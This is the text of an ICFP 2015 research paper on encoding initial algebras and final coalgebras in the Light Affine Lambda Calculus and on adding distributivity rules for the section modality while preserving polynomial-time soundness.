Algebras and coalgebras Data types shape the style we can use to write our programs, contributing in this way to determining the *expressivity* of a programming language. Algebras and coalgebras

of a functor (see [26] for an extended introduction) are important tools coming from category theory that are useful to specify data types in a uniform way. This uniformity has been exploited in the design of functional programming languages, via the use of abstract data types. In this particular setting, algebraic types correspond usually to finite data types and coalgebraic ones correspond to infinite data types.

Despite the fact that coalgebras correspond to infinite data types, interestingly algebras and coalgebras can be also added to languages that are strongly normalizing by preserving the strong normalization property, as shown by Hagino [23]. Moreover, algebras and coalgebras can also be encoded by using parametric polymorphism in strongly normalizing languages as System F as shown by Reynolds and Plotkin [37], Wraith [42]. Preserving strong normalization corresponds to preserving the consistency property of the language. It is this last feature that allows the integration of algebras and coalgebras in proof assistants such as Coq and Agda, where they can be used to define inductive and coinductive data types, respectively.

Different notions of algebras and coalgebras can provide different forms of recursion and corecursion that can be used to program algorithms in different ways. Moreover, algebras and coalgebras also provide some form of induction and coinduction that we can use to prove program properties. So, algebras and coalgebras are abstractions that are useful to compare in the abstract the expressivity of distinct languages.

Implicit Computational Complexity (ICC) ICC aims at characterizing complexity classes by means that are independent from the underlying machine model. A characterization of a complexity class C is traditionally determined by a system S obtained by restricting the class of proofs of a given logical system or the class of programs of a given programming language L . In order to characterize C , the system S needs to satisfy two properties: 1) the evaluation process of proofs or programs of S must lie within the given complexity class C —this ensures that S is *sound* with respect to C ; 2) any function (or decision problem) in C must be implementable by a proof or program in S —this ensures that S is *complete* with respect to C .

This approach for characterizing complexity classes where all the functions or problems of the given class C can be encoded by some proof or program in S is traditionally referred to as *extensionally complete*. On the other hand, an *intensionally complete* characterization requires that all the proofs or programs that can be evaluated within the complexity class C must lie in the restriction S . From a programmer's perspective intensionally complete characterizations are certainly preferable to extensionally complete ones since they capture all the algorithms of the language L that lie in the class C . However, providing intensional characterizations of well-known and interesting complexity classes is in general problematic: for polynomial time the problem of providing an intensional characterization is Σ_2^0 -complete in the arithmetical hierarchy—and so undecidable—as proved by Hájek [24].

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784759

This contrast between extensional and intensional completeness has motivated researchers in ICC in the search of restrictions to logical systems and programming languages that are more and more expressive in terms of proofs or programs in L that they can fit. This is usually achieved in two ways: by weakening the restrictions, and by enriching the language with new programming constructs. See the survey by Hofmann [25] for more information.

Light Logics The Light Logics [21, 27] approach to ICC is based on the idea of providing characterizations of complexity classes by means of subsystems of Girard’s (second order) Linear Logic [20]. Proofs of second order linear logic can be seen through the proof-as-programs correspondence as terms of System F typed under a refined typing discipline using the contraction and weakening rules in a more principled way via the exponential modality $!$.

Following the light logic approach one can design type systems for the lambda calculus and its extensions where only programs that are in a particular computational complexity class can be assigned a type. This approach has been used to provide characterizations of several complexity classes like FPTIME [2, 5, 14, 40], PSPACE [16], LOGSPACE [39], NP [15, 32], P/Poly [33], etc.

A bird’s eye view on Light Affine Logic One of the most successful examples of light logic is certainly Light Affine Logic (LAL), the affine version of Light Linear Logic (LLL). Similarly to LLL, LAL provides a characterization of the class FPTIME by limiting the way the modality $!$ is used in proofs and by introducing a new modality \S to compensate for some of these limitations. Roughly, the modality $!$ is used as a marker for objects that can be iterated, the modality \S is used as a marker of objects that are the result of an iteration and cannot be iterated anymore. The combined use of these two modalities provides a way to limit the iterations that one can write in proofs, and so the complexity of the system.

More precisely, LAL enforces a design principle named *stratification* by adopting the following rules for modalities¹:

$$\frac{\Gamma \vdash \tau \quad \Gamma \subseteq \{\sigma\}}{\Gamma !\tau} (!) \quad \frac{\Gamma, !\tau, !\tau \vdash \sigma}{\Gamma, !\tau \vdash \sigma} (C) \quad \frac{\Gamma, \Delta \vdash \tau}{\Gamma !, \S \Delta \vdash \S \tau} (\S)$$

The stratification is obtained by limiting the introduction of the two modalities to the two rules $(!)$ and (\S) , respectively. These rules can be seen as boxes that stratify the proofs. In other words, stratification corresponds roughly to ruling out the logical principles $!A \multimap A$ and $!A \multimap !A$ but allowing the principles $!A \multimap \S A$. Enforcing stratification is not sufficient to characterize polynomial time—it provides a characterization of Elementary time [21]. For this reason, LAL further restrict the power of the modality $!$ by requiring that the environment Γ in the rule $(!)$ has at most one assumption, this is the meaning of the premise $\Gamma \subseteq \{\sigma\}$. This requirement corresponds roughly to ruling out the logical principles $!A \otimes B \multimap (A \otimes B)$ and only allowing instead the restricted principle $!A \otimes B \multimap \S(A \otimes B)$.

Despite their rather technical definitions, LLL and LAL provide natural and quite expressive characterizations of the class FPTIME. For this reason, their principles have been used to design a lambda calculus [40], a type system [5] and an extended language [6] for polynomial time computations. In these languages one can program several polynomial time algorithms over different data structures.

Our contribution In this work we study the definability of algebras and coalgebras in the Linear Affine Lambda Calculus (LALC), a term language for LAL, with the aim of better understanding the expressivity of LALC with respect to the definability of inductive

and coinductive data structures, in particular with a focus on infinite data structures like streams.

Since LALC can be seen as a subsystem of System F, we study how to adapt the encoding of algebras and coalgebras in System F to the case of LALC. Not surprisingly, the standard System F encoding from Wraith [42] cannot be straightforwardly adapted to LALC because of the stratification principle. Indeed variable duplication in the terms enforces the modalities $!$ and \S to appear. The presence of these modalities enforces types encoding initial algebras and final coalgebras that differ from the ones of the standard encoding. The initial algebra for the functor F can be encoded in LALC by terms of type

$$\forall X.!(F(X) \multimap X) \multimap \S X$$

The final coalgebra for the same functor F can instead be encoded by terms of type

$$\exists X.!(X \multimap F(X)) \otimes \S X$$

Initial algebras and final coalgebras definable in System F are only *weak* [37, 42]. In the case of LALC the two types above provide an even more restricted class of initial algebras and final coalgebras: intuitively, the ones that *behave well under* \S as a marker for iteration. These definitions will be made precise in Section 4 and Section 5, respectively. A further restriction comes from the fact that to obtain these classes of algebras and coalgebras we need to consider only functors that behave well with respect to the modality \S . More precisely, for initial algebras we need functors that *left-distribute* over \S , i.e. functors F such that $F(\S X) \multimap \S F(X)$. Conversely, for final algebras we need functors that *right-distribute* over \S , i.e. functors F such that $\S F(X) \multimap F(\S X)$.

Functors that left-distribute over \S are quite common in LALC and so we can define several standard inductive data types. Unfortunately, only few functors right-distribute over \S . In particular, we cannot encode standard coinductive data structures. The main reason is that the modality \S does not *distribute* with respect to the connectives tensor and plus. More precisely, in LALC we cannot derive the distributive² laws $\S(A \otimes B) \multimap \S A \otimes \S B$ and $\S(A \oplus B) \multimap \S A \oplus \S B$ for generic A and B . We overcome this situation by adding terms for these distributive laws to LALC. Thanks to this extension we are able to write programs working on infinite streams of booleans (or of any finite data type) and other infinite data types.

Quite interestingly, Girard [19, §16.5.3] remarked that adding the principle $\S(A \oplus B) \multimap \S A \oplus \S B$ (“supposedly doing what one thinks”) to LAL would bring to the absurd situation where we can decide in linear time all the polynomial time problems. The informal argument is that this principle would allow us to extract the output bit of a decision problem without the need of computing it. A discussion on this argument has also been used by Baillot and Mazza [4] to explain one of the differences between LAL and their Linear Logic by Level. Here we show that adding the distributivity principle $\S(A \oplus B) \multimap \S A \oplus \S B$ with a computational counterpart in the term language does not bring to the absurd situation prospected by Girard. On the contrary, we show that the full evaluation of programs containing this distributivity principle requires a more complex reduction strategy than the dept-by-depth one traditionally used for LAL [21]. This is also reflected in the polynomial time soundness proof for LAL extended with distributions that we provide in Section 6. Let us stress that our argument is not necessarily in contradiction with Girard’s argument because the latter relies on the informal condition “supposedly doing what one thinks” and one can think to introduce the distributivity principles as an identity

¹ We present here the rules of the logic in sequent calculus. The corresponding typing rules will then be presented in Section 3.

² We use here the term “distributive” because we think of both modalities and type constructors as operations. In the literature, other people have preferred the term “commutative”.

$\S(A \oplus B) = \S A \oplus \S B$ without computational content. In this case, the absurd situation would indeed arise.

2. Algebras and Coalgebras in System F

The starting point of our work is the encoding of weak initial F -algebras and weak final F -coalgebras in System F as described by Wraith [42] and Freyd [11] (see also Wadler [41]). Let us start by reviewing the definition of F -algebras and F -coalgebras.

Definition 1 (F -Algebra and F -Coalgebra). *Given a category \mathcal{C} and an endofunctor $F : \mathcal{C} \rightarrow \mathcal{C}$:*

- a F -algebra is a pair (A, a) of an object $A \in \mathcal{C}$ together with a \mathcal{C} -morphism $a : F(A) \rightarrow A$,
- a F -coalgebra is a pair (A, a) of an object $A \in \mathcal{C}$ together with a \mathcal{C} -morphism $a : A \rightarrow F(A)$.

Algebras and coalgebras provide the basic syntactic structure that is needed in order to define data types.

We can define two categories $\text{Alg-}F$ and $\text{Coalg-}F$ whose objects are F -algebras and F -coalgebras, respectively, and whose morphisms are defined as follows.

Definition 2. A F -algebra homomorphism from the F -algebra (A, a) to the F -algebra (B, b) is a morphism $f : A \rightarrow B$ making the following diagram commute:

$$\begin{array}{ccc} F(A) & \xrightarrow{F(f)} & F(B) \\ \downarrow a & & \downarrow b \\ A & \xrightarrow{f} & B \end{array}$$

A F -coalgebra homomorphism from the F -coalgebra (A, a) to the F -coalgebra (B, b) is a morphism $f : A \rightarrow B$ making the following diagram commute:

$$\begin{array}{ccc} A & \xrightarrow{f} & B \\ \downarrow a & & \downarrow b \\ F(A) & \xrightarrow{F(f)} & F(B) \end{array}$$

To define the traditional inductive and coinductive data types we also need the notions of *initial algebras* and *final coalgebras*.

Definition 3 (Initial algebra and final coalgebra). A F -algebra (A, a) is *initial* if for each F -algebra (B, b) , there exists a unique F -algebra homomorphism $f : A \rightarrow B$. A F -coalgebra (A, a) is *final* if for each F -coalgebra (B, b) , there exists a unique F -coalgebra homomorphism $f : B \rightarrow A$.

If the uniqueness condition is not met then the F -algebra (resp. F -coalgebra) is only *weakly initial* (resp. *weakly final*).

An initial F -algebra is an initial object in the category $\text{Alg-}F$. Conversely, a final F -coalgebra is a terminal object in the category $\text{Coalg-}F$. In the definition above, the existence of a homomorphism provides a way to build objects by (co)iteration; this corresponds to have the ability to define by iteration elements in type fixpoints. Conversely, the uniqueness of such homomorphism provides a way to prove properties of these elements by (co)induction; this is something that type fixpoint does not necessarily provide.

Example 4. Consider the functor F defined by $F(X) = 1 + X$. The pair $(\mathbb{N}, [0, \text{succ}])$ consisting in the set of natural numbers \mathbb{N} together with the morphism $[0, \text{succ}] : 1 + \mathbb{N} \rightarrow \mathbb{N}$, defined as the coproduct of $0 : 1 \rightarrow \mathbb{N}$ and $\text{succ} : \mathbb{N} \rightarrow \mathbb{N}$, is an F -algebra.

Consider the endofunctor F over the category Set defined by $F(X) = A \times X$, for some set A . The pair $(A^\omega, (\text{head}, \text{tail}))$ where A^ω is the set of infinite lists over A and the morphism $(\text{head}, \text{tail}) : A^\omega \rightarrow A \times A^\omega$ is defined by $\text{head} : A^\omega \rightarrow A$ and $\text{tail} : A^\omega \rightarrow A^\omega$, is a final F -coalgebra.

Encoding Weak Initial Algebras and Weak Final Coalgebras

We here assume some familiarity with System F and existential types (see [22] and [35]). A functor $F(X)$ is definable in System F if $F(X)$ is a type scheme mapping every type A to the type $F(A)$, and if there exists a term F mapping every term of type $A \rightarrow B$ to a term of type $F(A) \rightarrow F(B)$ and such that it preserves identity and composition. We say that a functor $F(X)$ is covariant if the variable X only appears in covariant positions.

It is a well known result that for any covariant functor $F(X)$ that is definable in System F we can define an algebra that is weakly initial and a coalgebra that is weakly final [26]. This corresponds to defining the least and the greatest fixpoint of $F(X)$ as a type scheme.

Proposition 5 (Weak Initial Algebra). *Let $F(X)$ be a covariant functor definable in System F and $T = \forall X. (F(X) \rightarrow X) \rightarrow X$. Consider the morphisms defined by:*

$$\begin{aligned} \text{in}_T &: F(T) \rightarrow T, \\ \text{in}_T &= \lambda s : F(T). \Lambda X. \lambda k : F(X) \rightarrow X. k(F(\text{fold}_T X k) s), \\ \text{fold}_T &: \forall X. (F(X) \rightarrow X) \rightarrow T \rightarrow X, \\ \text{fold}_T &= \Lambda X. \lambda k : F(X) \rightarrow X. \lambda t : T. t X k. \end{aligned}$$

Then, (T, in_T) is a weak initial F -algebra: for every F -algebra $(A, g : F(A) \rightarrow A)$ there is an F -homomorphism $h : T \rightarrow A$ defined as $h = \text{fold}_T A g$.

We will sometimes write T as $\mu X. F(X)$ when we want to stress the underlying functor F and the fact that T corresponds to the least fixpoint of F .

Proposition 6 (Weak Final Coalgebra). *Let F be a covariant functor definable in System F and $T = \exists X. (X \rightarrow F(X)) \times X$. Consider the morphisms defined by:*

$$\begin{aligned} \text{out}_T &: T \rightarrow F(T), \\ \text{out}_T &= \lambda t : T. \text{unpack } t \text{ as } (X, z) \text{ in} \\ &\quad \text{let } (k, x) = z \text{ in } F(\text{unfold}_T X k)(k x), \\ \text{unfold}_T &: \forall X. (X \rightarrow F(X)) \rightarrow X \rightarrow T, \\ \text{unfold}_T &= \Lambda X. \lambda k : X \rightarrow F(X). \lambda x : X. \text{pack } ((k, x), X) \text{ as } T. \end{aligned}$$

Then, (T, out_T) is a weak final F -coalgebra: for every F -coalgebra $(A, g : A \rightarrow F(A))$ there is a F -homomorphism $h : A \rightarrow T$ defined as $h = \text{unfold}_T A g$.

Similarly to the case of F -algebras, we will write T as $\nu X. F(X)$ when we want to stress the underlying functor F and the fact that T corresponds to the greatest fixpoint of F .

Example 7. Let us consider a functor defined on types as $F(X) = 1 + X$ and on terms as:

$$\begin{aligned} \lambda f : X \rightarrow Y. \lambda x : 1 + X. \text{case } x \text{ of} \\ \{ \text{inj}_0^{1+X}(z) \rightarrow \text{inj}_0^{1+Y}(()), \text{inj}_1^{1+X}(z) \rightarrow \text{inj}_1^{1+Y}(f z) \}. \end{aligned}$$

Let $\mathbb{N} = \mu X. F(X)$. Proposition 5 ensures that $(\mathbb{N}, \text{in}_{\mathbb{N}})$ is a weak initial algebra: the weak initial algebra of natural numbers. In particular, we can define $0 = \text{in}_{\mathbb{N}}(\text{inj}_0^{1+\mathbb{N}}(()))$, $n+1 =$

$\text{in}_{\mathbb{N}}(\text{inj}_1^{1+\mathbb{N}}(\underline{n}))$, and more in general the successor function as $\text{succ} = \lambda x. \text{in}_{\mathbb{N}}(\text{inj}_1^{1+\mathbb{N}}(x))$. We can use the fact that \mathbb{N} is a weak initial algebra to define an addition function. We just need to consider a term like the following (we omit some type for conciseness):

$$g = \lambda x : 1 + (\mathbb{N} \rightarrow \mathbb{N}). \text{case } x \text{ of} \\ \{ \text{inj}_0(z) \rightarrow \lambda y : \mathbb{N}. y, \text{inj}_1(z) \rightarrow \lambda y : \mathbb{N}. \text{succ}(z y) \}.$$

Then, Proposition 5 ensures that we can define add as $\text{fold}_{\mathbb{N}}(\mathbb{N} \rightarrow \mathbb{N}) g$.

Example 8. Let us consider a functor defined on types as $F(X) = \mathbb{N} \times X$ and on terms as:

$$\lambda f : X \rightarrow Y. \lambda x : \mathbb{N} \times X. \text{let } \langle x_1, x_2 \rangle = x \text{ in } \langle x_1, f x_2 \rangle.$$

Let $\mathbb{N}^\omega = \nu X. F(X)$. Proposition 5 ensures that $(\mathbb{N}^\omega, \text{out}_{\mathbb{N}^\omega})$ is a weak final coalgebra: the weak final coalgebra of streams over natural numbers. We can define the usual operations on streams as $\text{head} = \lambda x : \mathbb{N}^\omega. \text{let } \langle x_1, x_2 \rangle = (\text{out}_{\mathbb{N}^\omega} x) \text{ in } x_1$, and $\text{tail} = \lambda x : \mathbb{N}^\omega. \text{let } \langle x_1, x_2 \rangle = (\text{out}_{\mathbb{N}^\omega} x) \text{ in } x_2$. We can use the fact that \mathbb{N}^ω is a weak final coalgebra to define streams. As an example we can define a constant stream of k s by using a function:

$$g = \lambda x : 1. \text{let } () = x \text{ in } \langle k, () \rangle.$$

Proposition 6 ensures that we can define $\text{const} = \text{unfold}_{\mathbb{N}^\omega} 1 g()$. Similarly, we can define a function that extracts from a stream the elements in even position. This time we need a function:

$$g = \lambda x : \mathbb{N}^\omega. \langle \text{hd } x, \text{tl } (\text{tl } x) \rangle.$$

Proposition 6 ensures that we can define $\text{even} = \text{unfold}_{\mathbb{N}^\omega} \mathbb{N}^\omega g$.

3. The Light Affine Lambda Calculus

The Light Affine Lambda Calculus is the affine version of the Light Linear Lambda Calculus [40] and provide a concrete syntax for Intuitionistic Light Affine Logic [1].

3.1 The Language

The syntax of the Light Affine Lambda Calculus (LALC) is inspired by the restrictions provided by Light Affine Logic. The focus of our work is on the expressivity of the calculus rather than on other properties, so to make our examples more clear we adopt an explicitly typed version of LALC. The types and the terms of LALC are presented in Figure 1. As basic type we consider only the multiplicative unit 1 , while as type constructors we consider the linear implication \multimap , the tensor product \otimes , and the additive disjunction \oplus . Moreover, we have type variables X and type universal and existential quantifications: $\forall X. \tau$, and $\exists X. \tau$. We also have two modalities, $!$ and \S . The connectives \otimes , \oplus and the existential quantification $\exists X. \tau$ can be defined by using only the linear implication \multimap , the modalities $!$, \S , and the universal quantification \forall but we prefer here to consider them as primitive. The reason behind this choice is that in the second part of the paper we will introduce explicit rules for distributing the \S modality over \otimes and \oplus , so it is natural to consider them as primitive.

Every type constructor comes equipped with a term constructor and a term destructor. Since we consider explicitly typed terms we avoid confusions by denoting $\hat{\cdot}$ and \S the term level constructors for the modalities $!$ and \S , respectively. The semantics of LALC is defined in terms of the reduction relation \rightarrow described in Figure 2 where we use the notation $[M/x]$ for the usual capture avoiding term substitution, the notation $[\tau/X]$ for the usual capture avoiding type substitution, and \dagger, \ddagger to denote the modalities $!$ or \S .

We have three kinds of reduction rules: the *exponential* rules describe the interaction of a constructor and a destructor for modalities, the *beta* rules describe instead the interaction of a constructor

$$\begin{aligned} \tau, \sigma ::= & X \mid 1 \mid !\tau \mid \S\tau \mid \tau \oplus \sigma \mid \tau \otimes \sigma \mid \tau \multimap \sigma \\ & \mid \forall X. \tau \mid \exists X. \tau \\ \mathbf{M}, \mathbf{N}, \mathbf{L} ::= & \mathbf{x} \mid () \mid \lambda \mathbf{x} : \tau. \mathbf{M} \mid \mathbf{M} \mathbf{N} \mid \Delta \mathbf{X}. \mathbf{M} \mid \mathbf{M} \tau \mid \hat{\mathbf{M}} \mid \S \mathbf{M} \\ & \mid \text{let } \S \mathbf{x} : \tau = \mathbf{M} \text{ in } \mathbf{N} \mid \text{let } \hat{\mathbf{x}} : \tau = \mathbf{M} \text{ in } \mathbf{N} \\ & \mid \langle \mathbf{M}, \mathbf{N} \rangle \mid \text{let } \langle \mathbf{x} : \tau_1, \mathbf{y} : \tau_2 \rangle = \mathbf{M} \text{ in } \mathbf{N} \\ & \mid \text{pack } (\mathbf{M}, \sigma) \text{ as } \tau \mid \text{unpack } \mathbf{M} \text{ as } (\mathbf{X}, \mathbf{x}) \text{ in } \mathbf{N} \\ & \mid \text{let } () = \mathbf{M} \text{ in } \mathbf{N} \mid \text{inj}_i^\tau(\mathbf{M}) \mid \\ & \mid \text{case } \mathbf{M} \text{ of } \{ \text{inj}_0^\tau(\mathbf{x}) \rightarrow \mathbf{N} \mid \text{inj}_1^\tau(\mathbf{x}) \rightarrow \mathbf{L} \} \end{aligned}$$

Figure 1. LALC: grammar for types and terms.

and a destructor for all the other types, the *commuting conversion* rules describe the interaction of different destructors. In Figure 2 we have omitted several commuting rules. The number of these rules is quite high and their behavior is standard. We consider only two such rules (com-1) and (com-2) as representative of this class.

3.2 Type System

A typing judgment is of the shape $\Gamma \vdash \mathbf{M} : \tau$, for some typing environment Γ (an environment assigning types to term variables), some term \mathbf{M} and some type τ . The standard typing rules, inherited from Light Affine λ -calculus, are given in Figure 3(a) and additional rules for the extra constructs are given in Figure 3(b). As usual, this system uses the notion of discharged formulas, which are expressions of the form $[\tau]_{\dagger}$. Given a typing environment $\Gamma = \mathbf{x}_1 : \tau_1, \dots, \mathbf{x}_n : \tau_n$, $[\Gamma]_{\dagger}$ is a notation for the environment $\mathbf{x}_1 : [\tau_1]_{\dagger}, \dots, \mathbf{x}_n : [\tau_n]_{\dagger}$. Discharged formulas are not types, so they cannot be abstracted and we do not want them to appear in final judgments. They are just syntactic artifacts introduced by the rule $(!I)$, used by the rule (C) , and eliminated by the rules $(!E)$ and $(\S E)$, respectively. These five rules implement in a natural deduction style the three sequent calculus LAL rules we discussed in the introduction and the *cut rule* on modalities. All the other rules are the linear versions of the standard System F rules. We assume a *multiplicative* management of environments: when we write Γ, Δ we assume that the set of free variables in Γ and Δ are disjoint. The only rule that uses in part an *additive* management of environments is the rule $(\oplus E)$ where we have a sharing of variables in the two branches of the *case* construction. We adopt here the same convention as in Light Linear Logic (LLL) [21] and we consider a *lazy* reduction that reduces redexes with variable bound in the two branches only when the argument is closed.

The polynomial soundness of LALC can be expressed in terms of the *depth* $d(\mathbf{M})$ of a term \mathbf{M} : the maximal number of nested $\hat{\cdot}$ or \S that can be found in any path of the term syntax tree. Moreover, we will call *depth* of a subterm \mathbf{N} of \mathbf{M} the number of $\hat{\cdot}$ and \S that one has to cross to reach the root of \mathbf{N} starting from the root of \mathbf{M} .

3.3 Properties of LALC

LALC provides a characterization of the FPTIME complexity class. However, it also enjoys standard properties of typed lambda calculi. In particular, it enjoys subject reduction.

Theorem 9 (Subject Reduction). *Let $\Gamma \vdash \mathbf{M} : \tau$ and $\mathbf{M} \rightarrow \mathbf{N}$, then $\Gamma \vdash \mathbf{N} : \tau$.*

In fact, LALC enjoys also a stronger version of subject reduction that ensures not only that types are preserved, but also that a reduction $\mathbf{M} \rightarrow \mathbf{N}$ corresponds to a rewriting of the type derivation of \mathbf{M} in the type derivation of \mathbf{N} .

Polynomial time soundness for LALC can be stated as follow:

Theorem 10 (Polynomial Time Soundness). *Consider a term $\Gamma \vdash \mathbf{M} : \tau$. Then, \mathbf{M} can be reduced to normal form by a Turing Machine*

$(\lambda x : \tau.M) N \rightarrow M[N/x]$	(beta- λ)
$\text{let } () = () \text{ in } M \rightarrow M$	(beta-1)
$(\Lambda X.M) \tau \rightarrow M[\tau/X]$	(beta- \forall)
$\text{case } \text{inj}_i^\tau(M) \text{ of } \{\text{inj}_0^\tau(x) \rightarrow N_0 \text{inj}_1^\tau(x) \rightarrow N_1\} \rightarrow N_i[M/x]$	(beta- \oplus)
$\text{let } \langle x : \tau, y : \sigma \rangle = \langle N_0, N_1 \rangle \text{ in } M \rightarrow M[N_0/x, N_1/y]$	(beta- \otimes)
$\text{unpack } (\text{pack } (M, \sigma) \text{ as } \exists X.\tau) \text{ as } (X, x) \text{ in } N \rightarrow N[M/x, \sigma/X]$	(beta- \exists)
$\text{let } \hat{x} : \hat{\tau} = \hat{\tau} \text{ in } M \rightarrow M[N/x]$	(exp- $\hat{\tau}$)
$\text{let } \hat{x} : \hat{\tau} = \hat{\tau} \text{ in } M \rightarrow M[N/x]$	(exp- $\hat{\tau}$)
$(\text{let } \hat{x} : \hat{\tau} = N \text{ in } M) L \rightarrow \text{let } \hat{x} : \hat{\tau} = N \text{ in } (ML)$	(com-1)
$\text{let } \hat{y} : \hat{\tau} = (\text{let } \hat{x} : \hat{\tau} = N \text{ in } L) \text{ in } M \rightarrow \text{let } \hat{x} : \hat{\tau} = N \text{ in } (\text{let } \hat{y} : \hat{\tau} = L \text{ in } M)$	(com-2)

Figure 2. Light Affine Lambda Calculus reduction rules.

working in time polynomial in $|M|$ with exponent proportional to $d(M)$.

The original proof of this theorem by Girard [21] as well as other subsequent proofs [2, 40] are based on three main observations about reductions in LALC:

1. reductions cannot increase the depth of a term,
2. a beta reduction at depth i decreases the size of the term at depth i and cannot increase the size of the term at other depths,
3. any sequence of exponential reduction at depth i can only square the size of the term at every depth j greater than i .

These properties suggest a depth-by-depth reduction strategy whose length is polynomial in the size of the term and exponential in the depth. So, we have a polynomial bound when the depth is fixed. A key argument for the use of depth-by-depth reduction is that this reduction is *enough to reach normal forms*. This will not be the case for the extension to LALC that we will present in Section 6.

For expressing the FPTIME completeness statement for LALC we need a data type \mathbb{B}^* for strings of Booleans that can be easily defined by a standard Church encoding.

Theorem 11 (FPTIME completeness). *For every polynomial time function $f : \{0, 1\}^* \rightarrow \{0, 1\}^*$ there exists a natural number n and a term $\vdash \mathbf{f} : \mathbb{B}^* \multimap \hat{\tau}^n \mathbb{B}^*$ such that \mathbf{f} represents f .*

The proof of this statement requires to show that one can program in LALC all the polynomial expressions that one can define data types for Turing Machine's configurations, and that transitions between configurations are definable.

4. Algebras in LALC

We want now to adapt the encoding of algebras in System F to the case of LALC. The first thing that we need is to find a type that permits to express a weak initial F -algebra. One can consider the straightforward linear type $T = \forall X.(F(X) \multimap X) \multimap X$ but this is not enough for typing an analog of the term in_T that contains a duplicated variable k . Consequently, modalities are required in the corresponding type as the duplication in the term in_T is needed for iteration. So, a more natural choice is instead to use the type:

$$T = \forall X.!(F(X) \multimap X) \multimap \S X. \quad (1)$$

Indeed, this type can be seen as the analog of the one used for the standard Church natural numbers in LALC: $\forall X.!(X \multimap X) \multimap \S(X \multimap X)$, see [21]. In this type, the modality $!$ is a marker for the duplication of the successor function and the modality \S witness its iteration.

Using this type for assigning types in LALC to terms analog to the one of Proposition 5 presents two problems. First, the modality

\S in Equation 1—that witnesses iteration—propagates when one wants to build the F -homomorphism to another F -algebra. This implies that only a restricted form of weak initial algebras can be obtained. So, we are able to build the needed F -algebra homomorphisms only with F -algebra of the form $(\S B, g : F(\S B) \rightarrow \S B)$. There is a second problem: we need the functor F to *left-distribute* over \S ³. This corresponds to requiring the existence of a morphism:

$$L_F : F(\S X) \multimap \S F(X).$$

This technical requirement comes from the fact that the modality \S propagates due to the iteration, but also from the uniformity imposed by the polymorphic encoding. This uniformity corresponds to requiring that the algebra $(\S B, g)$ target of the F -algebra homomorphism comes from an underlying F -algebra (B, f) via the functoriality of \S and the left-distributivity L_F of F .

By considering the two requirements, we obtain the following definition.

Definition 12. *Given a functor F , we say that an F -algebra (A, a) is weakly-initial under \S if for every F -algebra of the form (B, f) there exists an F -algebra $(\S B, g)$ and an F -algebra homomorphism $h : A \rightarrow \S B$ making the following diagram commute:*

$$\begin{array}{ccc}
 F(A) & \xrightarrow{F(h)} & F(\S B) \\
 \downarrow a & & \downarrow g \\
 A & \xrightarrow{h} & \S B
 \end{array}
 \quad
 \begin{array}{c}
 F(\S B) \xrightarrow{L_F} \S F(B) \\
 \nwarrow \S f \\
 \S B
 \end{array}$$

That is, we require the existence of an F -algebra homomorphism only for F -algebra of the form $(\S B, g)$ that comes from an underlying F -algebra (B, f) via the functoriality of \S and the left-distributivity L_F of F . With these two restrictions in mind we can now formulate an analog of Proposition 5.

Theorem 13. *Let F be a functor definable in LALC that left-distributes over \S , and let $T = \forall X.!(F(X) \multimap X) \multimap \S X$.*

³We call this property “distribute” instead of “commute” in order to highlight the distinction with the standard commuting rules (com-n).

$\frac{}{x : \tau \vdash x : \tau} (Ax)$	$\frac{\Gamma \vdash M : \tau}{\Gamma, \Delta \vdash M : \tau} (W)$	$\frac{\Gamma, x : [\tau]!, y : [\tau]! \vdash M : \sigma}{\Gamma, z : [\tau]! \vdash M[z/x, z/y] : \sigma} (C)$	$\frac{\Gamma, x : \tau \vdash M : \sigma}{\Gamma \vdash \lambda x : \tau. M : \tau \multimap \sigma} (\multimap I)$
$\frac{\Gamma \vdash M : \tau \multimap \sigma \quad \Delta \vdash N : \tau}{\Gamma, \Delta \vdash MN : \sigma} (\multimap E)$	$\frac{\Gamma \vdash N : !\tau \quad \Delta, x : [\tau]! \vdash M : \sigma}{\Gamma, \Delta \vdash \text{let } \hat{x} : !\tau = N \text{ in } M : \sigma} (!E)$	$\frac{\Gamma \vdash N : \S\tau \quad \Delta, x : [\tau]_{\S}! \vdash M : \sigma}{\Gamma, \Delta \vdash \text{let } \hat{x} : \S\tau = N \text{ in } M : \sigma} (\S E)$	
$\frac{\Gamma \vdash M : \tau \quad \Gamma \subseteq \{x : \sigma\}}{[\Gamma]!, \hat{M} : !\tau} (!I)$	$\frac{\Gamma, \Delta \vdash M : \tau}{[\Gamma]!, [\Delta]_{\S} \vdash \hat{M} : \S\tau} (\S I)$	$\frac{\Gamma \vdash M : \tau \quad X \notin \text{FTV}(\Gamma)}{\Gamma \vdash \Lambda X. M : \forall X. \tau} (\forall I)$	$\frac{\Gamma \vdash M : \forall X. \tau}{\Gamma \vdash M \sigma : \tau[\sigma/X]} (\forall E)$
(a) standard rules			
$\frac{\Gamma \vdash M : \tau \quad \Delta \vdash N : \sigma}{\Gamma, \Delta \vdash \langle M, N \rangle : \tau \otimes \sigma} (\otimes I)$	$\frac{\Gamma \vdash M : \tau \otimes \sigma \quad \Delta, x : \tau, y : \sigma \vdash N : \tau'}{\Gamma, \Delta \vdash \text{let } \langle x : \tau, y : \sigma \rangle = M \text{ in } N : \tau'} (\otimes E)$	$\frac{}{\Gamma \vdash () : \mathbf{1}} (1I)$	
$\frac{\Gamma \vdash M : \mathbf{1} \quad \Delta \vdash N : \tau}{\Gamma, \Delta \vdash \text{let } () = M \text{ in } N : \tau} (1E)$	$\frac{\Gamma \vdash M : \tau_i}{\Gamma \vdash \text{inj}_i^{\tau_0 \oplus \tau_1}(M) : \tau_0 \oplus \tau_1} (\oplus I)$	$\frac{\Gamma \vdash M : \tau[\sigma/X]}{\Gamma \vdash \text{pack}(M, \sigma) \text{ as } \exists X. \tau : \exists X. \tau} (\exists I)$	
